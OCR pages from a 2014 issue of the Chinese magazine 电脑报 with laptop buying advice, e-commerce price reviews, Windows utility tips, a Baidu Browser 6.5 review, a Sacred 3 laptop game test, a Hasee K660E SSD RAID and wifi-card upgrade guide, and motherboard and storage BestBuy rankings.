推荐机型:ThinkPad S1 Yoga
12.5英寸1920×1080/Core i5 4200U/HD 4400/4GB/256GB SSD/Windows 8.1/1.57kg

在以往,选择商用本的主要用户群是政教企业,因此在产品概念上都普遍偏向传统,基本上同期出现在家用本上的新颖设计都不太可能与商用本挂钩。但随着思想更前卫年轻白领一族的崛起，新意也渐渐浮现在商用本当中，轻薄、变形、触控,甚至还有不少商用平板都开始大量出现。

目前商用本的变形方式很多，如屏幕键盘分离式、单转轴屏幕旋转式以及360度变形等等，但是在我们看来目前最靠谱的变形方式就是360度屏幕翻转，而采用这种变形的触控本也当然会出现在商用本当中，包括戴尔XPS 11、ThinkPad S1 Yoga等商用产品都在使用,这种新颖的设计不会明显影响易用性,也是设计难度相对较低的一种方式,因此价格不高且比较好用。

误:商用本不需要高性能
正:出色的品质+高性能=高保值度

推荐机型:戴尔Vostro 5470
14英寸1366×768/Core i7 4500U/GT 740M/4GB/1TB/Windows 8.1/1.54kg

大多数商务人群的应用对硬件性能的要求较低(主要是文字及网络应用)，所以不少传统商用本在性能上都没有太强的配备,也让很多人对商用本的性能不太在意。但实际上,目前的应用发展速度非常快,商用本对性能同样已经不容妥协，有条件的情况下选择Core i7级处理器,并搭载大容量SSD,专业用户还需要选择搭载专业独显的机型,切莫为省一点钱而放弃性能,因为性能才是保证笔记本可以用更长时间的最关键因素。

在高性能轻薄商用本当中，戴尔Vostro 5470是不可能跳过的一个关键产品，顶配版不仅搭载Core i7处理器,而且还有性能不错的独显和大容量硬盘,这套配置可以让该机用上相当长一段时间也不会显得过时,这一点对商用本消费者而言也相当重要。

电商热机点评

众所周知，电商已经基本取代电脑城等实体卖场成为PC销售的最热门渠道，我们将持续关注京东、亚马逊、苏宁易购、国美在线等知名电商的热推机型，针对这些热点机型进行购买价值解析，为大家在电商购机提出一些我们的想法。

京东:ThinkPad E431

14英寸1366×768/Core i5 3210M/GT 740M/4GB/500GB HDD/Win8/2.14kg

在Haswell上市一年多的今天,我们已经找不到再买前代IVY Bridge处理器平台机型的理由,更何况它的价格没有任何优势,而且虽然采用独显,但性能比不过同价位家用本,耐用性也完全没有达到商用本的级别。京东本周将ThinkPad E431推到首页前端的做法显然有清仓的意图,所以我们不推荐大家购买。

京东报价
4399元
不推荐

苏宁易购:惠普CQ14

14英寸1366×768/Core i5 4200M/GT 820M/4GB/500GB/DOS/1.95kg

虽然惠普CQ14通体采用塑料外壳,耐用性受到比较明显的影响,但国际一线品牌产品,基本做工还是比较靠谱的,而且更关键的是,它的硬件配置也跟上了主流步伐,在3000元出头的价位能实现一线品牌+标准电压Core i5处理器+独显(虽然性能鸡肋)的还真只有它,因此具备了一定的推荐价值，适合预算不高但对品牌有一定要求的消费者考虑。

苏宁易购报价
3199元
★★

天猫:机械师M510A

15.6英寸1920×1080/Core i5 4210M/GTX 850M/4GB/500GB/DOS/2.4kg

本周我们来关注一下天猫卖场，这里依然是国内品牌的绝对主战场，其中背靠代工大厂蓝天的机械师甚至只在天猫销售，本周机械师M510A在返现200元后实际价格为4599元,性价比还算不错,2.4kg的体重对于一款15.6英寸游戏本而言算较好数据（更轻薄不仅设计成本高,而且会引发散热问题）。


天猫报价
4799元
★★★
MACHENIKE


责编:穆测波 **美编**:毛代洪 **组版**:何雪松 **责校**:杨志刚
日期:2014.8.11 **投稿邮箱**:pcw-pc@vip.sina.com

改变自动排列窗口大小

看点:自定义吸附窗口大小

很多时候我们要调整窗口的大小，最常用的方法是用鼠标来进行调整。但这样比较麻烦，可以试试 WinDock 这款软件，利用它可以拖曳窗口到指定位置上，就能够轻松改变吸附窗口大小。虽然 Windows 系统里也带有这个功能，不过这个功能局限性比较大，而且窗口的大小固定无法调整，比如拖到左右两边即是窗口为桌面一半大小。而 WinDock 就更加灵活一些,可以根据自己的实际需求来进行调整。


WinDock - Settings
General
Enable Docking
Enable tray notifications
Start with Windows
Maximize [0,0,100,100]
Enable drag from Maximized
Enable "Snap Sizing"
Profiles
Rules
Set Active
Rename
Add
Remove
Move Up
Move Down
Edit
About
OK
Cancel
❶


Add Rule
Trigger
Dock Position
Top
Bottom
Left
Right
0%
100%
Add
❷

首先安装 WinDock,运行之后会在主界面中看到已经内置的两套规则，分别是 Default Profile-Active 和 Mimice Aero Snap(如图 1),随便选一个，然后点击下面的 OK 按钮完成设定。下面就可以将窗口拖曳到桌面的边缘区域，程序就会自动调整为指定的大小。


值得一提的是,WinDock 除了内置两套规则之外,还可以自己进行定义。在主界面中点击 Add 按钮,然后进入设置页面。左边是激活方式,WinDock 支持多个屏幕,可以先设置哪个屏幕。然后设置具体的方式,是边缘还是角落,抑或指定某个位置。然后在右边设置窗口到什么具体的位置，还可以设置窗口的大小(如图 2)。都设定好之后,点击 Add 按钮添加完毕，就可以在 Profiles 列表中看到刚才添加好的规则，可以随时进行切换和二次编辑。

相关链接:2014 年第 29 期《电脑报》32 版《动动鼠标 调整窗口更自由》

@阎皓的皓


快速将文件放到同名文件夹

看点:缩减操作步骤、提高效率


选取多个文件后，会出现提示窗口，输入文件名后可快速移动多个文件
❶

本来 10 分钟就能完成的事情,有时候会拖上半小时才能做完，这是因为工作效率低的缘故。比如有时候我们编辑好一个文件，并且要把它放在一个跟该文件相同名称的文件夹中，手动建立文件夹,然后再移动操作,本来很简单,但如果数量一多，而且没有外接鼠标只在触控板上操作，那真是要浪费大量时间的。其实,用 Files2Folder 软件,操作速度提升 N 倍(如图 1)。

Files2Folder 是一款绿色软件,随意解压到任意文件夹后就可以使用。运行 Files2Folder 之后会发现并没有软件界面，因为该软件直接整合到鼠标右键菜单里面去了。我们选择要进行处理的文件，然后按鼠标右键就会看到多出一个 Files2Folder 选项(如图 2),选择它之后文件就不见了，而硬盘上会出现一个同名的文件夹,点击文件夹进去之后,就会看到文件已经移动到文件夹里面。


打开(O)
打印(P)
编辑(E)
Files 2 Folder
管理员取得所有权
打开方式(H)
共享(H)
Norton Internet Security
添加到压缩文件(A)...
❷

那么，如何将多个文件放入一个文件夹呢? 先一次性选择多个文件,再按鼠标右键选择 Files2Folder，此时会提示输入文件夹名称,输入名称之后,所选的文件就会全部移动到新建的文件夹中去——高效吧!

@小水

业界新闻

高速海淘先于人
百度浏览器 6.5 体验测试


说到海淘,很多人会特别兴奋。本着对物美价廉的追求,中国不少消费者都学会了海淘这一“进阶技法”。不过海淘中也有尴尬,比如某些品牌的官网封锁中国IP,导致无法下单,甚至无法访问网站。而针对这个问题,百度浏览器6.5版增加了“全网高速通道”功能,可以更稳定更顺畅地访问海外购物网站。事实果真如此么? 而除此之外,它还有哪些值得一看的亮点呢?

内置IP地址代理，让海淘过程快速又稳定

电商进入国际化海淘成熟期之后,不少消费者更喜欢在美国亚马逊、日本乐天或者 kakaku 上海淘各种便宜好货。由于对中国 IP 用户的购买限制，在测试百度浏览器 6.5 版之前我用过多种浏览器及插件,大多数都略显麻烦,而百度浏览器 6.5 版则内置了一个很关键的功能,那就是内置了“全网高速通道”,而且无需下载特别版,因为这项功能就是内置在百度浏览器 6.5 版之中，在打开海外购物网站后会自动开启。

比如近期笔者想海淘一款国内没有的 RX1R 的美版遮光罩,首先用百度浏览器 6.5 版打开 Amazon.com 之后,地址栏弹出了“海外高速通道已开启”的提示信息(如图 1),网站页面上也没有再出现“来自中国的顾客请访问 Amazon.cn” 的消息,看来 IP 地址代理成功了。随后,相比于打开速度缓慢甚至会无法显示内容的 IE 浏览器,百度浏览器 6.5 版在 2~3 秒迅速进入到产品页面,登录用户,看清楚产品规格并拉入购物车,填写转运地址与信用卡信息一气呵成,几乎跟在京东买东西的体验没有区别,只是价格基本上打了两折而已……剩下就是等待入关的关税问题了。

通过我们的实际体验来看,百度浏览器 6.5 版在海淘方面提供了更为流畅且稳定的体验，就自带的应用中心本身来看，“购物生活”模块下的插件在比价、安全支付、查快递等方面已成成熟体系,难怪整个海淘专版会带来互联网时代清新易用界面和高速实际体验的双重感受。


Amazon.com: Online Shop
http://www.amazon.com/
amazon
Departments
Fire & Kindle
Prime
fire PHONE
LIMITED-TIME OFFER
INCLUDES A FULL YEAR OF PRIME
Prime
❶

内容更整合，一键纵览新闻、视频与音乐

由于背后有中国最大的搜索业巨头作为技术支撑，因此百度浏览器 6.5 版进一步扩大了首页内容革新，添加了 “阅读”、“视频”与“音乐”三大内容频道。其中阅读频道整合了各大网站的各种焦点文章,大家可以不用挨个打开网站就能直接阅读到由浏览器推送的文章，相当方便;而视频频道则整合了百度视频的优质资源,囊括了电视剧、电影、综艺以及动漫这四个受众面最广的类型;音乐频道联合的正是百度云音乐、QQ 音乐等音乐网站(如图 2)。

下载提速，不再单纯依赖下载软件

百度浏览器 6.5 版也针对网页下载进行了优化,目前的绝大多数网页资源都可以通过浏览器自带下载工具进行下载,而且如果中途意外关闭浏览器,只需再次打开就可自动继续下载,很人性化。除此之外，针对浏览器下载速度不稳定的现象，百度浏览器 6.5 版也做出了改进，绝大多数热门资源和百度云资源都可以通过浏览器获得额外提速,就效率而言远强于 IE 等传统浏览器。

总结:仍有潜力可挖的浏览器新时代

作为一个爱玩的用户,在使用百度浏览器 6.5 版的这段时间里，我认为它的各种功能集成化让易用性得到了较为全面的提升,尤其是针对海淘的稳定性加强的功能设计对于广大海淘一族而言也堪称福音,实用性很高。但回归个性化的角度,我们认为它仍然有可以进步的空间,比如三大内容页面可以通过百度账号,根据用户的具体搜索兴趣来进行针对化的推送。

浏览器下载速度对比

	百度浏览器6.5	IE 11
平均下载速度	510KB/s	330KB/s
链接稳定性	持续保持高速状态	不稳定,忽高忽低

注：从百度云盘下载300MB左右视频文件,带宽4Mbps

硬件需求:中
流畅性帧速:30fps
游戏评价:★★★★
游戏大小:19.6 GB

有争议的颠覆之作

《圣域 3》笔记本玩家测试

华丽的技能施放场面

大的场景(环境)做得还是比较精细

人物模型做得栩栩如生,但不可换装让人觉得有些“蛋疼”

颠覆传统引争议

《圣域》是暗黑类游戏中比较经典的作品,庞大的装备库加上可以跑断腿的无缝衔接大地图，吸引了一干铁杆粉丝。不过在刚刚推出的《圣域 3》中,内容进行了颠覆性的改变，完全可以看作是另起炉灶的一款新游戏,自由度大幅下降:完全摒弃了装备库,角色造型从头到尾一成不变,小怪只会掉落金币,回血和回魔的精华，仅有的几款可获取武器也只有把故事关卡打通才能获得。没有庞大的技能树,角色技能都是预设好了的，大多数时候只能依靠用收集的金币升级自身技能或者武器来提升伤害。此外庞大的地图也没有了,取而代之的是根据任务的不同有不一样的场景小地图。

这样的改变也引起了争议,特别是对《圣域》系列游戏的忠实粉丝而言,《圣域 3》完全失去了以往的游戏风格,不少人表示得重新适应游戏。

优秀的战斗系统

少了收集装备、探索地图等内容,游戏将重点完全放在了战斗系统的打造上，个人觉得风格更偏向于动作类游戏了。游戏中可以选择战士、弓箭手、天使骑士和骑兵等职业,各有不同的普通攻击、特殊技能、抓取以及终结技能等,打斗动作连贯,施放出来那都是特效华丽,让人眼花缭乱。

虽然每个职业的技能数量不是特别多，但是用技能时需要仔细观察和把握时机，例如遇到某些拿盾牌或皮厚的怪物时,得先用破甲攻击才能击杀,刚进游戏搞得笔者手忙脚乱的,《圣域 3》算得上是笔者玩过的同类游戏中操作最为复杂的一款。游戏的打击体验做得也到位,角色武器击中怪物的时候,不光有鲜血四溅的效果,再配上砍杀的音效,简单来说就是刀刀到肉的感觉。

硬件要求并不低

尽管人物模型做得还算精致，但受人物造型一成不变的影响,总显得有些单调。好在整个游戏场景细节做得很不错,燃烧的火焰、流动的岩浆等效果都做得很精细,游戏画面很华丽。因此游戏对硬件的需求其实并不低,GT 820M 这样的入门级独显都只能保证在 1366×768 分辨率和中画质下勉强实现画面流畅,要玩爽该游戏,换成中端显卡机型,你会有惊喜。

玩家测试报告

2014 年的潮人娱乐游戏测试中,我们会重点测试不同单款机型运行表现,欢迎大家踊跃提交测试报告,一经刊登将获得 50 元~100 元不等的奖励。潮人玩家群,1 群号码:41348439;2 群号码:121791471,欢迎加入。

重点测试机型:
宏碁 E5-471G-55T4

Player 1

玩家 ID:ayumi
配置:Core i5 4210U\4GB\GT840M\14 英寸

一打开《圣域 3》,画面之好让我眼前一亮,对得起 19.6GB 的容量。值得一提的是游戏开头那一段炫酷的动画,让人印象深刻。画面镜头是斜 45° 固定视角，根据我的经验,这种游戏我的笔记本能轻松应付。果然游戏设置中的画质选项很少,开启高特效之后，还可以获得 50fps 画面平均帧速。

游戏操作起来比较复杂，左手按 WASD 控制方向和发技能,右手进行普通攻击，刚开始还有些手忙脚乱。键盘的体验也不好,敲击按键时总有些软绵绵的感觉，长时间游戏后,手指都按疼了。外接手柄再进行操作，各种闪躲放大招如同行云流水。不得不说,玩这种 ARPG 类游戏时,手柄才是最合适的。笔记本扬声器效果还不错，最大音量下没有出现破音，游戏内各种打斗声也能很清楚听见，虽然笔记本的扬声器用来欣赏音乐有些不足，但是能应付游戏就已经让我满足了。

分辨率	抗锯齿	材质质量	阴影质量
1366×768	开启	高	高
达成帧速	50fps		

Player 2

玩家 ID:无奈
测试机型:戴尔 Alienware 14
主要配置:Core i7 4700M\16GB\GTX 765M\14 英寸

平时喜欢玩暗黑类游戏,《圣域 3》当然不会错过。游戏的打斗很爽快,打击感十分突出,普通攻击都会带起一些特效,让人玩得十分带劲。难得的是,在提供华丽画面的同时,游戏对硬件要求依然不高，我的外星人在开启全高特效后，帧速可以稳定在 73fps,不过太高的帧速下偶尔也会有一些画面撕裂，开启垂直同步后,撕裂的现象就完全消失了,建议大家在游戏帧速超过 60fps 后还是开启垂直同步为好。

夏天气温对笔记本散热提出了严峻的考验,由于 Alienware 14 内部空间不大，显卡和处理器温度一会就升到了 82℃，此时键盘腕托处都有些烫手了。加上抽风散热器后,温度才回到 75℃以内。

分辨率	抗锯齿	材质质量	阴影质量
1920×1080	开启	高	高
达成帧速	73fps		

Player 3

玩家 ID:疯狂的蚂蚁
测试机型:惠普 CQ15-a103TX
主要配置:Core i3 4000M/4GB/GT 820M/14 英寸

尽管是《圣域》系列的最新之作,但是在我看来《圣域 3》与前作相比,除了有相同角色之外,几乎就是一款全新的游戏。同时,《圣域 3》没有装备掉落、坐骑系统这些 ARPG 才有的东西，在我看来这就是一款《劳拉与光之守护》之类的动作类游戏。我玩《圣域 3》就是冲着画面去的,很绚丽,符合我的胃口。

惠普 CQ15-a103TX 的性能其实并不强，在将材质质量和阴影质量同时设置为高的时候，游戏画面帧速只有 28.7fps,有点卡顿。换成中等设置后,画面才终于流畅了,画质下降的幅度也不算太大。在室温 27℃的室内,运行游戏前 CPU 温度为 52℃，运行半小时后,CPU 温度提升到了 77℃，有时甚至会超过 82℃,看来游戏对 CPU 的负担还是比较重的。

分辨率	抗锯齿	材质质量	阴影质量
1366×768	关闭	中	中
达成帧速	38.3fps		

总　结　图的就是个畅快的打击体验

在经历 7 月的萧条之后,8 月份在游戏新作的数量和质量上都有所提高,《圣域 3》作为 8 月份的首款重磅大作,游戏整体素质还算不错,只不过在内容上对前作进行了比较大的改变，减弱了收集、探索的内容,而将主要工夫花在战斗体验上,甚至连剧情是什么都容易被忽略掉。个人觉得完全可以把《圣域 3》当作是无双类的动作游戏来玩,只要战斗体验爽就够了。

www.docland.com

责编:徐远志 **美编**:黄莹 **组版**:李成刚 **责校**:杨志刚
日期:2014.8.11 **投稿邮箱**:pcw-pc@vip.sina.com

三SSD+802.11ac无线网卡

战神K660E豪华改造手册

@青松小雪

上周,我们给大家介绍了神舟战神K660E i7 D3的SSD RAID组建,而本周就有读者给我们提议,充分发挥这类高端游戏本的玩机价值,尽可能充分地改造,所以在本期,我们就为大家献上“三SSD”改造和无线网卡的更换实战。

■小秘密:藏在K660E键盘下的mSATA插槽

神舟战神K660E目前已是D3版本,它标配的128GB SSD采用的是标准的2.5英寸SATA接口,而1TB的HDD占据了另外一个2.5英寸SATA接口。要实现全SSD改造,需将这块HDD替换为SSD。另外,K660E还有一个mSATA接口,只是从D面看不到——它隐藏在C面键盘底下!

注意,目前全系列战神笔记本都有mSATA接口!如果你从D面看不到它,那么它肯定是藏在C面键盘底下的。

■三SSD改造方案:256GB mSATA SSD+SSD RAID 0(128GB SATA×2)

本次K660E的改造引入了“三SSD”概念,即一块256GB mSATA接口的SSD+两块128GB SATA接口的SSD。为了稳妥,我们将Win 7 64位操作系统安装在256GB mSATA SSD上,而两块SATA接口的128GB SSD则组建为256GB的RAID 0,作为超高速的数据盘,方便大数据的高速读写。

■802.11ac无线网卡替换方案:BCM94352HMB(BCM4352)


K660E的标配无线网卡并不算给力,替换为802.11ac是最佳方案。以前潮人玩机栏目曾经给大家详细介绍过英特尔的AC7260,而本次改造的主角则是Broadcom(博通)的BCM94352HMB(无线网卡品牌是AzureWave),它的最大802.11ac带宽和英特尔AC7260一样,都是867Mbps。两者的淘宝价格也差不多,都在140元左右。

不过购买时要注意,淘宝上不少BCM94352HMB无线网卡是无法支持联想、ThinkPad和惠普笔记本的,这一点需要向卖家了解清楚。


影驰
品名:战将M系列SSD
输出:3.3V⎓0.83A
型号:战将M-256
P/N:GX-7ZL256A2
S/N:S144003502
容量:256GB
缓存:DDR3 256MB
Warranty Void If Label Removed
如撕毁贴纸则不予保修
Made in China
AzureWave
BCM94352HMB
AW-CE123H

改造实战


A.硬件改造部分


原有128GB SATA SSD
替换掉HDD的128GB SATA SSD


STEP1:打开K660E底盖,将HDD取出,替换为128GB SSD(HDD做USB3.0移动硬盘,上周潮人玩机文章介绍过,这里不赘述了)。完成后还原底盖


从机身两侧入手,抠下电源键/扬声孔装饰板
Hasee
卸掉圈选处的5颗螺丝,就可取下键盘

STEP2:将C面键盘上部的装饰板从两侧入手抠开,指甲轻轻“走一圈”就能将它整个取下。取下装饰板后,可看到5颗螺丝,卸下螺丝就能把键盘掀开了


Hasee
键盘面直接反扣在C面上,主板、无线网卡和mSATA位露出

STEP3:将键盘掀开,反扣在C面的腕托区。注意,它有两根线和主板相连(一根是控制线,一根是键盘灯线)。这时已能看到无线网卡和mSATA插槽了


无线网卡更换为BCM94352HMB(802.11ac)
影驰
战将M256
mSATA位加装256GB SSD

STEP4:更换无线网卡,加装mSATA接口256GB SSD(螺丝不用额外准备,该机的预留位上自带了的)。到此,硬件改造部分完成

B.RAID 0组建与操作系统安装的注意事项

RAID 0的组建在上周的文章中已经详细解读了,这里简单讲一下:

进入BIOS,修改SATA Mode为“RAID”,然后保存退出,重启电脑并按下Ctrl+I快捷组合键,进入英特尔的RAID设置界面,设置组建RAID的类型(本例为RAID 0),并选择用哪几块磁盘组建RAID。组建完毕后,重启电脑安装操作系统。

操作系统的安装部分,需要给大家提个醒:

如果按照笔者的步骤进行操作,用安装介质(如闪存)启动后直接选择256GB mSATA SSD作为安装盘即可。但如果你先就进行了改造,已经加装mSATA接口SSD,且已经安装了操作系统,那么,后期再加入更多的SSD组建RAID 0,原有操作系统会失效(无论系统安装盘是否进入RAID 0系统),必须重新安装系统——这并不难理解,因为你前期设定的SATA Mode为“AHCI”,而后改成“RAID”了,相当于硬盘“性质”变了。

无线网卡与IRST驱动安装


A.下载无线网卡驱动时请用BCM4352作关键词搜索

操作系统安装好后,需要安装各种驱动,包括无线网卡驱动。

BCM94352HMB的驱动有些特殊!笔者注意到,《驱动精灵》等驱动安装软件的自动搜索功能只能安装BCM94352HMB的蓝牙4.0部分驱动(这款无线网卡整合了蓝牙4.0功能),但不会提示安装WiFi部分的驱动,大家必须要手动安装。另外,请一定以“BCM4352”作为关键词搜索(BCM94352HMB和BCM4352可理解为是一个东西),这样才能找到可下载的驱动。

这里笔者也给出一个直接下载链接,搜不到的朋友可以用这个链接下载(Win 7 64位):

http://drivers.mydrivers.com/drivers/480_192160.htm



设备管理器
文件(F) 操作(A) 查看(V) 帮助(H)

DVD/CD-ROM 驱动器
处理器
磁盘驱动器
Galaxy GX0256MS-A2 SCSI Disk Device
Intel Raid 0 Volume SCSI Disk Device
存储控制器
电池
计算机
网络适配器
Bluetooth 设备(RFCOMM 协议 TDI)#2
Bluetooth 设备(个人区域网) #2
Broadcom 802.11ac Network Adapter
Realtek PCIe GBE Family Controller

设备管理器里可看到安装好的RAID 0卷标和Broadcom 802.11ac无线网卡

B.安装英特尔IRST驱动

SSD是被Win 7支持的,所以,这里提到的IRST(Intel Rapid Storage Technology)驱动不是必须安装的。不过建议大家在安装操作系统后安装IRST驱动,它可将RAID 0的读写能力提升10%~20%,还是相当有价值的。搜索关键词为“IRST RAID驱动”。


AS SSD Benchmark 1.7.4739.38088
File Edit View Tools Language Help
Start

Volume1 1.0 iaStorV - OK 103424 K - OK 223.58 GB	Read:	Write:
Seq	879.28 MB/s	308.71 MB/s
4K	19.94 MB/s	52.72 MB/s
4K-64Thrd	349.89 MB/s	284.45 MB/s
Acc.time	0.159 ms	0.176 ms
Score:	458	368
	1036	

Intel Raid 0 Volume 1.0 iaStorA - OK 103424 K - OK 223.58 GB	Read:	Write:
Seq	974.38 MB/s	310.61 MB/s
4K	24.70 MB/s	60.34 MB/s
4K-64Thrd	301.49 MB/s	278.52 MB/s
Acc.time	0.120 ms	0.137 ms
Score:	424	370
	985	

RAID 0的测试成绩截图。左图为未安装IRST驱动的AS SSD测试成绩;右图是安装后的测试成绩,读写速度提升还是比较明显的

暑期消费

D版 | 33~42 版 电脑报
日期:2014.8.11　第 31 期
责编:马渝曦　美编:毛代洪
组版:向海蓉　责校:曾　灿
投稿邮箱:pcw-hardware@vip.sina.com
扫一扫
加微信看硬件新闻

暑期消费 第2发

平台升级大作战

暑期档好热闹，暑期消费特刊“第1发 奔向游戏的世界 视觉篇”刊出后，我们迎来众多读者的点赞和吐槽……点赞的说终于找到高性价比方案升级显卡和显示器了，吐槽的表示没看到更强大的性能提升方案，只针对游戏玩家提供升级方案太不厚道。为了满足众多读者对高性能升级方案的需求，本期，我们推出暑期消费特刊“第2发”，近期想全面提升主机性能的读者千万不要错过。

怎样升级可为主机带来大的性能提升？小编认为最佳方案莫过于更换平台（主板+CPU）。不同于游戏玩家追求畅快游戏、画质提升，主机平台升级带来的是整个主机应用感受的全面提升，它可以为用户提升和带来更高的应用效率、更爽的娱乐体验，那种火力全开的感觉实在让人兴奋！

针对平台升级，我们本期推出的平台体验性分析和采购指南，将带你了解近期的热门平台和升级方案，以及适合搭配这些平台的存储方案，指导你完成各项平台升级。做好准备，让我们迎接最华丽的平台升级作战！

暑期消费BestBuy榜

在暑期消费特刊“第1发”的BestBuy榜中，我们公布了暑期消费调查中大家投票选出的暑期市场最值得购买的显示器和显卡，本期让我们来看看，今夏大家最渴望购买的主板、存储产品。

2014 Best Buy Product
PCW
电脑报
Best Buy
华硕Z97-A主板

暑期全能型主板市场BestBuy

No.1 华硕Z97-A主板

作为华硕Z97芯片组中最主流的产品，华硕Z97-A保持了华硕主板一贯的高水准，在设计、用料、做工等方面展现出了高规格主板的一切元素。而在具体的表现方面，这款主板在高规格的基础上附加了对M.2及SATA-E接口的支持，让用户拥有了连接高速设备的基础。此外，华硕所提供的“一键启用，全系统优化”能让所有升级主机平台的用户体验到一站式优化的快感，不管是CPU加速、能耗管理，还是网络优化、音频优化，华硕Z97-A真的做到了全面提升用户体验，可谓高性价比高配主板中的首选产品。

No.2 技嘉Z97X-UD3H

作为超耐久系列中价格比较亲民的9系主板，Z97X-UD3H在坚持亲民路线的同时，亦保证了主板设计、用料的高规格，BIOS采用了全新的Startup Guide界面，让用户能够快速上手。此外，双BIOS、M.2接口、SATA-E接口等设计也保证了该主板较强的可玩性。

No.3 映泰Hi-Fi Z97WE

作为价格一直比较亲民的品牌，映泰在Z97的设计上同样充满亮点。该主板能够良好支持Haswell各系CPU，同时提供了双千兆网卡、HiFi独立声卡区域、M.2接口、手机遥控功能，使其具备非常全面的应用性。

No.4 华擎Z97 Pro4

这款采用超合金电感和12K白金电容设计的主板，保证了主板的稳定运行以及较长的寿命。此外，在价格亲民的基础上，它还提供了SATA-E和M.2接口，辅以华擎云、应用商店等元素，该主板拥有非常全面的可玩性。

2014 Best Buy Product
PCW
电脑报
Best Buy
技嘉G1.Sniper H6

暑期游戏型主板市场BestBuy

No.1 技嘉G1.Sniper H6

对于游戏玩家来说，稳定的网速和爽快的音效保证了畅快的游戏体验，而技嘉G1.Sniper H6在保证用户能够获得这两方面的爽快体验外，还特别提供了Game Controller软件，使游戏用户获得更加强大的游戏战斗支持。这一切让技嘉G1.Sniper H6对游戏体验有很明显的提升，并成为暑期市场上综合素质非常高的游戏主板，理应获得暑期消费者的关注。

No.2 华硕
B85-PRO GAMER

作为一款B85游戏主板，华硕B85-PRO GAMER针对音频和网络优化花了很多心思，无论是基础性能表现还是针对游戏玩家进行的优化功能，都令人满意。

No.3 七彩虹
iGame Z97 烈焰战神X

iGame系列主板是七彩虹针对游戏玩家的需求定制的产品，这款iGame Z97 烈焰战神X主板在网络优化、音频优化方面保证了玩家体验，同时用料、设计上相当奢华，能够提供非常出色的可玩性。

No.4 微星B85-G43 Gaming

作为微星旗下专门针对游戏玩家推出的主板系列，Gaming系列主板在音频、网络方面进行了重点优化，使稳定、高效的B85-G43 Gaming主板在现阶段成为比较值得关注的升级平台。

下转34版

责编:马渝曦 **美编**:毛代洪 **组版**:向海蓉 **责校**:曾灿
日期:2014.8.11 **投稿邮箱**:pcw-hardware@vip.sina.com

上接33版

Seagate
Desktop SSHD
seagate.com
2014 Best Buy Product
PCW
电脑报
Best Buy
希捷ST2000DX001 2TB

暑期存储市场BestBuy

No.1 希捷ST2000DX001 2TB

作为存储行业的翘楚，希捷所推出的产品一直以高速、稳定的品质吸引着用户。这款2TB混合硬盘将SSD和HDD的优势良好地融合在了一起，同时非常亲民的价格又保证了其高性价比特性。对于急需升级存储平台的用户来说，该硬盘不管是在游戏应用还是办公、学习中，都能提供较快的响应速度和稳定性，是近期最为值得关注的存储类产品。

No.2 西部数据 红盘2TB

对于众多拥有庞大数据的家庭用户来说，硬盘的稳定性是相当重要的。西部数据专门针对家庭和小型办公网络设计的红盘，在NASware 2.0技术和众多NAS制造商的支持下，具备极强的兼容性，适用于家庭用户升级家庭数据中心。

No.3 东芝1TB（DT01ACA100）

作为硕果仅存的几家存储厂商，东芝硬盘有着独到的设计理念。这款1TB硬盘在提供高转速的同时具备能耗低的特点，特别适合搭配低功耗平台使用。

No.4 希捷ST1000DM003 1TB

